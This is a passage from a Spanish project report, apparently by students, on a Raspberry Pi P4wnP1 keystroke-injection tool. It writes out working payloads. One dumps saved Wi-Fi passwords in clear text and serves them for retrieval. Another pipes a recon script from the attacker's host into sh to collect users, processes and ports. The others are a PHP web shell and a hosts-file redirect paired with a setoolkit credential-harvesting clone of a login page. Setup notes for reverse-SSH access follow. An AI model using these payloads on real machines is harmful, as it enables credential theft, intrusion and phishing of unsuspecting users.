press("ENTER")
delay(1000)
type("exit")
delay(1000)
press("ENTER")
```

wifigrab.ps1

```
# All the files will be saved in this directory
$p = "C:\wipass"
mkdir $p
cd $p

# Get all saved wifi password
netsh wlan export profile key=clear
dir *.xml |% {
$xml=[xml] (get-content $_)
$a= "========================================`r`n SSID = "+$xml.WLANProfile.SSIDConfig.SSID.name + "`r`n PASS = "+$xml.WLANProfile.MSM.Security.sharedKey.keymaterial
Out-File wifipass.txt -Append -InputObject $a
}

python3 -m http.server 8213
```

wifi.sh

```
#!/bin/bash

# This script has been developed by Ernest Anguera and Isaac Leon

# We create a "web server" with python3 to download the d.ps1 file
timeout 10 python3 -m http.server 8921

# Downloads the file that contains all wifi passwords
wget http://172.16.0.2:8213/wifipass.txt
```

System Recon (Linux)

Este script actúa de la siguiente forma:

1. Se ejecuta en el servidor el fichero *send_receive.sh*
2. Desde la interfaz web se ejecuta el payload que descargará el fichero *recon.sh* y lo ejecutará en la víctima.
3. Del script, saldrá un fichero .txt con los datos extraídos con los comandos del payload.

El código usado para este payload es el siguiente:

Send_receive.sh

```
#!/bin/bash

timeout 6 python3 -m http.server 8888

wget http://172.16.0.2:8123/all.txt
```

Extract.js

```
layout('es');
typingSpeed(10)

press("CONTROL ALT t")
type("curl -s http://172.16.0.1:8888/recon.sh | sh")
press("ENTER")
press("ALT TAB")
```

recon.sh

```
#!/bin/bash

FILE="/tmp/all.txt"

touch $FILE

echo "########## IP's" >> $FILE
ip a >> $FILE
echo "" >> $FILE

echo "########## PROCESSES" >> $FILE
ps aux >> $FILE
echo "" >> $FILE

echo "########## INTERFACES" >> $FILE
netstat --interfaces >> $FILE
echo "" >> $FILE

echo "########## ROUTES" >> $FILE
netstat --route >> $FILE
echo "" >> $FILE

echo "########## SERVICES" >> $FILE
service --status-all >> $FILE
echo "" >> $FILE

echo "########## USERS" >> $FILE
cat /etc/passwd | sort >> $FILE
echo "" >> $FILE

echo "########## PORTS" >> $FILE
for port in $(cat /proc/net/tcp | awk '{print $2}' | grep -v "local_address" | awk '{print $2}' FS=":" | sort -u); do
    echo "[$port] -> $(echo "ibase=16; $port" | bc)" >> $FILE
done
echo "" >> $FILE

timeout 6 python3 -m http.server 8123 --directory /tmp

rm /tmp/all.txt
```

URL exec (RFI / LFI)

Este script actúa de la siguiente forma:

1. Se introduce el script *1.php* en el sistema operativo mediante un servidor http de python y el comando *wget* y *curl*, por ejemplo:

   python3 -m http.server 8888

2. Desde un navegador o un terminal (con el comando *curl*) se puede ejecutar el script mediante la url:

   http://<ip de la víctima>/1.php?exec=<comando>

3. El resultado del comando ejecutado se mostrará por pantalla.

El código usado para este payload es el siguiente:

1.php

```
<?php
   $command=$_GET['exec'];

   $output = shell_exec($command);
   echo "<pre>$output</pre>";
?>
```

Account Grabber

Este script actúa de la siguiente forma:

1. El payload que modifica el fichero de hosts de la víctima haciendo que cuando se busque la página *gmail.com* se redirija a la herramienta.
2. En la herramienta, ejecutaremos el programa *setoolkit* para crear un clon de la página de inicio de sesión de gmail.
3. Cuando vayan ha hacer login en twitter, no entraran en la página oficial, sino en nuestro clon.

El código usado para este payload es el siguiente:

web_clone.js

```
layout('es')                // Spanish keyboard layout
typingSpeed(100,150)

// Author:ernest and isaac
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
press("CONTROL SHIFT ENTER")
delay(100)
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
press("RIGHT_ARROW")
delay(100)
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)
press("ENTER")
type("ECHO 172.16.0.1 TWITTER.COM >>
C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
delay(100)
type("(echo MsgBox \"Line 1\" ^& vbCrLf ^& \"Line 2\",262192, \"Title\")> File.vbs")
delay(10)
press("ENTER")
delay(10)
type("start File.vbs")
delay(10)
press("ENTER)
delay(10)
press("ALT TAB")
type("exit")
delay(100)
press("ENTER")
```

Crear clon de la web
Para crear el clon de la web, seguiremos los siguientes pasos: 1. Conectarse por ssh a nuestra herramienta. 2. Ejecutar el comando *setoolkit* 3. Seleccionar la opción 1. 4. A continuación, seleccionar la opción de *Website Attack Vectors* (2) 5. Ahora, cogemos la opción 3 (*Credential Harvester Attack Method*) 6. Para la opción de usar el gmail, seleccionaremos la opción de *Web Templates,* y una vez seleccionado, escogeremos *Twitter*. 7. El siguiente paso, es seleccionar la dirección ip en la que se va a poner esta web, que por defecto será la dirección ip de la herramienta.

Ejecución de los payloads

Para ejecutar un script en esta herramienta, tenemos dos opciones:

1. Usar la interfaz web, solo disponible para payloads escritos en javascript.
2. Usar una conexión ssh y ejecutarlos directamente desde el terminal.

Interfaz web

Para ejecutar un script desde la interfaz web, debemos pulsar sobre la pestaña que dice *HIDSCRIPT*.



Figura 6 : Interfaz de ejecución de scripts de la herramienta

Una vez seleccionada esta pestaña, podemos seleccionar el script que queramos ejecutar seleccionandolo desde el "*botón*" en el que pone *Load & Replace*.



Figura 7 : Selección de la opción *LOAD & REPLACE*

A continuación, seleccionamos el payload que deseamos, por ejemplo, *RECON_VICTIM.js* y pulsamos el botón *OK*.



Figura 8 : Interfaz web, selección de payload guardado

Cuando se haya cargado el script que queremos ejecutar, pulsamos sobre el botón *Run* y esperamos a que se ejecute.



Figura 9 : Interfaz web, ejecución de un script

Al pulsar el botón *RUN* el payload se ejecuta en el host donde se ha conectado la herramienta y una notificación conforme se está ejecutando el script.



Figura 10: Ejecución de un payload

Si durante la ejecución ocurre algún problema debido a que el script no está bien escrito, un pop up en rojo aparecerá indicando el error.



Figura 11: Error durante la ejecución de un payload

Al acabarse la ejecución del programa, un pop up saldrá en la interfaz web indicando que este script se ha ejecutado correctamente o si ha habido algún error durante la realización, también nos saldrá notificado.



Figura 12: Finalización del script

En caso de querer usar un script que no se encuentra guardado en la herramienta, simplemente se puede escribir el código en la misma página, borrando el código anterior, y si es un programa que se va a querer usar en varias ocasiones, se puede guardar pulsando el botón *Store*, que aparece de color verde.



Figura 13: Interfaz de guardado de un nuevo payload

Ahora podemos ver nuestro script guardado, pulsando sobre el botón de *LOAD & REPLACE*, con el nombre que hemos elegido, en nuestro caso inicial.js



Figura 14 : Visualización script guardado pulsando el botón *LOAD & REPLACE.*

Línea de comandos

Para ejecutar un payload desde la línea de comandos de un terminal, debemos usar una orden del siguiente tipo:

```
P4wnP1_cli hid run -c 'layout("us"); type("Typing amongst EN_US layout\n");layout("de");
type("Typing amongst High German layout supporting special chars üäö\n");'
```

Es decir, para poder ejecutar un script desde el terminal, debemos usar el comando *P4wnP1_cli hid run -c 'Código a ejecutar'*.

Al no poder insertar la ruta de un archivo, de esta forma debemos insertar el código que se encuentra en nuestro script, todo en una línea y separado por punto y coma (;) donde debería ir una línea nueva.

Port forwarding

Para poder acceder a la herramienta desde cualquier punto del mundo la conectamos a un servidor público. Para ello, la raspberry debe tener acceso a internet.

Posteriormente, dentro de la raspberry hacemos una conexión por ssh al servidor reenviando el puerto 22 del localhost al puerto 2222 del server de esta forma:

ssh -R 2222:localhost:22 root@<ip del server>

```
root@kali:~# ssh -R 2222:localhost:22 root@85.208.21.160
root@85.208.21.160's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 26 May 2021 06:34:53 PM CEST

  System load:  0.0               Processes:             112
  Usage of /:   8.1% of 34.39GB   Users logged in:       0
```

Figura 15: Conexión por ssh de la herramienta al servidor.

Y accedemos a la raspberry con este comando:

ssh localhost -p 2222

```
root@port-forwarding:~# ssh localhost -p 2222
root@localhost's password:
Linux kali 4.14.80-Re4son+ #1 Thu Feb 6 15:03:43 CET 2020 armv6l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 26 18:00:28 2021 from 127.0.0.1
root@kali:~#
```

Figura 16 : Conexión por ssh del servidor a la herramienta.

De esta manera conseguimos que el puerto 2222 del servidor redirija al puerto 22 de la herramienta, haciéndola accesible vía internet.

Problemas encontrados

A lo largo de este proyecto nos hemos encontrado con varios problemas que hemos tenido que solucionar para poder continuar desarrollando nuestra herramienta. Los errores y obstáculos encontrados son:

Problemas encontrados
Port forwarding
Internet en la Raspberry
Interfaz web
Redacción de Scripts
Ejecución de los payloads
Orange Pi

Port Forwarding

Problema

Además de poder acceder de forma local a la “crackt00l”, quisimos hacerla accesible desde internet, lo cual si ha sido posible. El problema de esto reside en que también probamos de reenviar tanto el puerto 80 como el 8080, que son dos puertos usados para las páginas web de la herramienta.
En un primer intento nos funcionó, sin embargo, y por razones que desconocemos, dejó de ser posible el reenvío de estos puertos.

Solución

No hemos encontrado solución para este problema, a pesar de que hemos intentado varias posibles propuestas, entre ellas reconfigurar el firewall.

Internet en la Raspberry

Problema

Si bien no era necesario tener conexión a internet para poder ejecutar los scripts desde otro dispositivo ajeno al host, ya que la misma raspberry al conectarse proporciona una red, tanto al host como por wifi, aunque esta no dispone de conexión a internet, precisábamos de conexión a internet para poder realizar las configuraciones necesarias en la herramienta, un ejemplo podría ser descargar paquetes y servicios como Apache o Docker.

Solución

Para poder solucionar este problema, hemos tenido que hacer mucha investigación, puesto que es algo que no habíamos hecho hasta el momento.
Finalmente, encontramos que este problema se puede solucionar con algunas reglas de iptables. Para eso nos realizamos el siguiente script para ejecutar en el host en el que hemos realizado las configuraciones, que se trata de un sistema operativo basado en Linux, más concretamente es un Ubuntu 20.04:

```
#!/bin/bash

# Fem que hi hagi forward a la màquina

echo "1" | tee /proc/sys/net/ipv4/ip_forward

# Apliquem la regla postrouting de les iptables per a la nostra direcció
ip

iptables -A POSTROUTING -t nat -j MASQUERADE -s 172.16.0.0/30

if [[ $(ip ad | grep "usb") ]]; then

      NAT=$(ip ad | grep usb -B2 | tail -n 1 | awk '{print $2}' | tr -d
":")

      echo "Direcció IP trobada a $NAT"

      ifconfig $NAT 172.16.0.2 netmask 255.255.255.252

else

echo -e "INTERFÍCIE DE XARXA (USB) NO TROBADA"

fi

# Ara mostrem el següent missatge pel terminal per a que s'executi la
següent línia que indica quina comanda falta per executar i es fa desde
la raspberry

echo "Executa la següent commanda per ssh a la teva raspberry"
echo "route add default gw 172.16.0.2 usbeth"
```

Este script, debe ser ejecutado como usuario root, puesto que para modificar las reglas de las iptables se requieren permisos de administrador, así como la modificación del archivo *ip_forward*.

Cuando este script se complete de forma correcta, nos conectaremos a la herramienta mediante ssh con el comando:

```
ssh root@172.16.0.1
```

Como último paso para obtener internet en la raspberry pi, ejecutamos la siguiente línea:

```
route add default gw 172.16.0.2
```

Para comprobar que tenemos conexión a internet, hacemos ping a google.

```
PING google.es (142.250.184.163) 56(84) bytes of data.
64 bytes from mad07s23-in-f3.1e100.net (142.250.184.163): icmp_seq=1
ttl=113 time=11.9 ms
```

Interfaz web

Al diseñar nuestra herramienta, queríamos que esta fuera visual y fácil de usar para poder agilizar la ejecución de los scripts. Pero el código inicial de esta web tenía algunos fallos que debían ser arreglados para poder hacer un uso provechoso de la herramienta. Entre los problemas que con los que nos encontramos, los dos más importantes son:

- No se ejecutaban correctamente los scripts nuevos.
- El botón para guardar las configuraciones nuevas o los payloads que se hayan escrito no realizaba su función.

